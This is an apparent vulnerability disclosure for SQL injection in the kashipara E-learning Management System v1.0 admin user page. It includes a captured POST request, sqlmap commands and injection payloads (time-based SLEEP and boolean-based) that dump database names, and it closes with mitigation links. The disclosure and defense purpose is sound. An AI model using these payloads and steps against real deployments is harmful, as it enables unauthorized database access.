SQL Injection was found in the /lms/admin/admin_user.php page of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the username and password parameter in a POST HTTP request.

- **Official Website URL**

  https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


- **Affected Product Name**

  E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/admin/admin_user.php
Affected Parameter	username, password
Method	POST
Type	time-based blind
Version	V1.0

Steps to Reproduce:

Step 1: Visit to admin login page and login with admin credential.



Step 2: Navigate the 'Admin Users' and fill the details to add user.



admin2

admin2

admin2


admin2

NAME	USERNAME
Stephanie villanueva	teph
john kevin lorayna	jkev
admin admin	admin

Showing 1 to 3 of 3 entries

Programmed by: @lopalopa2007

Step 3: Now enable intercept in bupsuite and click on add button.



admin2

admin2

admin2


admin2

NAME	USERNAME
Stephanie villanueva	teph
john kevin lorayna	jkev
admin admin	admin

Showing 1 to 3 of 3 entries

Programmed by: @lopalopa2007

Step 4: Save the burpsuite request in a file.




Request to http://localhost:80 [127.0.0.1]

```
POST /lms/admin/admin_user.php HTTP/1.1
Host: localhost
Content-Length: 70
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/lms/admin/admin_user.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=flgf8gnt92eneiq6s7vqhcs5m3
Connection: keep-alive

firstname=admin2&lastname=admin2&username=admin2&password=admin2&save=
```

Step 5: Now run the sqlmap command against burpsuite request saved in file.

- python.exe C:\sqlmap\sqlmap.py -r admin_users.txt -p "username" --batch --dbs --tamper=space2comment --random-agent




```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r admin_users.txt -p "username" --batch --dbs  --tamper=space2comment --random-agent
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8#stable}
|_ -| . ["]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:01:01 /2024-10-17/

[23:01:01] [INFO] parsing HTTP request from 'admin_users.txt'
[23:01:01] [INFO] loading tamper module 'space2comment'
[23:01:01] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/534.30 (KHTML, like Gecko) Ubuntu/10.10 Chromium/
12.0.742.112 Chrome/12.0.742.112 Safari/534.30' from file 'C:\sqlmap\data\txt\user-agents.txt'
[23:01:01] [INFO] resuming back-end DBMS 'mysql'
[23:01:01] [INFO] testing connection to the target URL
[23:01:02] [INFO] testing if the target URL content is stable
[23:01:02] [INFO] target URL content is stable
[23:01:02] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[23:01:02] [INFO] testing for SQL injection on POST parameter 'username'
[23:01:02] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:01:03] [WARNING] reflective value(s) found and filtering out
[23:01:05] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:01:05] [INFO] testing 'Generic inline queries'
[23:01:05] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[23:01:06] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[23:01:06] [WARNING] time-based comparison requires larger statistical model, please wait........ (done)
[23:01:16] [INFO] POST parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[23:01:16] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:01:16] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[23:01:17] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 63 HTTP(s) requests:
```

Step 6: Now notice that ‘username’ parameter is detected vulnerable and all database is successfully retrieved.




```
[23:01:16] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:01:16] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[23:01:17] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 63 HTTP(s) requests:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: firstname=admin2&lastname=admin2&username=admin2' AND (SELECT 4601 FROM (SELECT(SLEEP(5)))ZCYO) AND 'EJpi'='EJpi&password=admin2&save=
---
[23:01:32] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[23:01:32] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[23:01:32] [INFO] fetching database names
[23:01:32] [INFO] fetching number of databases
[23:01:32] [INFO] resumed: 7
[23:01:32] [INFO] resumed: information_schema
[23:01:32] [INFO] resumed: capstone
[23:01:32] [INFO] resuming partial value: capsto
[23:01:32] [INFO] retrieved:
[23:01:32] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[23:01:47] [INFO] adjusting time delay to 2 seconds due to good response times
ne2
[23:02:00] [INFO] retrieved: mysql
[23:02:33] [INFO] retrieved: performance_schema
[23:04:27] [INFO] retrieved: phpmyadmin
[23:05:38] [INFO] retrieved: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Parameter: password

Step 7: Now run the sqlmap against ‘password’ parameter by using switch -p

- python.exe C:\sqlmap\sqlmap.py -r admin_users.txt -p "password" --batch --dbs --tamper=space2comment --random-agent --level 3




```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r admin_users.txt -p "password" --batch --dbs  --tamper=space2comment --random-agent --level 3
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:41:41 /2024-1

[23:41:41] [INFO] parsing HTTP request from 'admin_users.txt'
[23:41:41] [INFO] loading tamper module 'space2comment'
[23:41:41] [INFO] fetched random HTTP User-Agent header value 'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; en) Opera 8.52' from file 'C:\sqlmap\data\
txt\user-agents.txt'
[23:41:41] [INFO] resuming back-end DBMS 'mysql'
[23:41:41] [INFO] testing connection to the target URL
[23:41:42] [INFO] testing if the target URL content is stable
[23:41:42] [INFO] target URL content is stable
[23:41:42] [WARNING] heuristic (basic) test shows that POST parameter 'password' might not be injectable
[23:41:42] [INFO] testing for SQL injection on POST parameter 'password'
[23:41:42] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:41:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[23:41:48] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[23:41:49] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:41:49] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL)'
[23:41:49] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL - original value)'
[23:41:49] [INFO] testing 'Boolean-based blind - Parameter replace (CASE)'
[23:41:49] [INFO] testing 'Boolean-based blind - Parameter replace (CASE - original value)'
[23:41:49] [INFO] testing 'HAVING boolean-based blind - WHERE, GROUP BY clause'
[23:41:52] [INFO] testing 'Generic inline queries'
[23:41:52] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[23:41:52] [INFO] POST parameter 'password' appears to be 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)' injectable (with --string="AN")
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
```

Step 8: Now notice that ‘password’ parameter is detected vulnerable and all database is successfully retrieved.



```
[23:41:52] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
[23:41:53] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
[23:41:53] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
[23:41:53] [INFO] checking if the injection point on POST parameter 'password' is a false positive
[23:41:53] [WARNING] reflective value(s) found and filtering out
POST parameter 'password' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 274 HTTP(s) requests:
---
Parameter: password (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: firstname=admin2&lastname=admin2&username=admin2&password=admin2' AND 8430=8430#&save=
---
[23:41:53] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[23:41:53] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[23:41:53] [INFO] fetching database names
[23:41:53] [INFO] fetching number of databases
[23:41:53] [INFO] resumed: 7
[23:41:53] [INFO] resumed: information_schema
[23:41:53] [INFO] resumed: capstone
[23:41:53] [INFO] resumed: capstone2
[23:41:53] [INFO] resumed: mysql
[23:41:53] [INFO] resumed: performance_schema
[23:41:53] [INFO] resumed: phpmyadmin
[23:41:53] [INFO] resumed: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection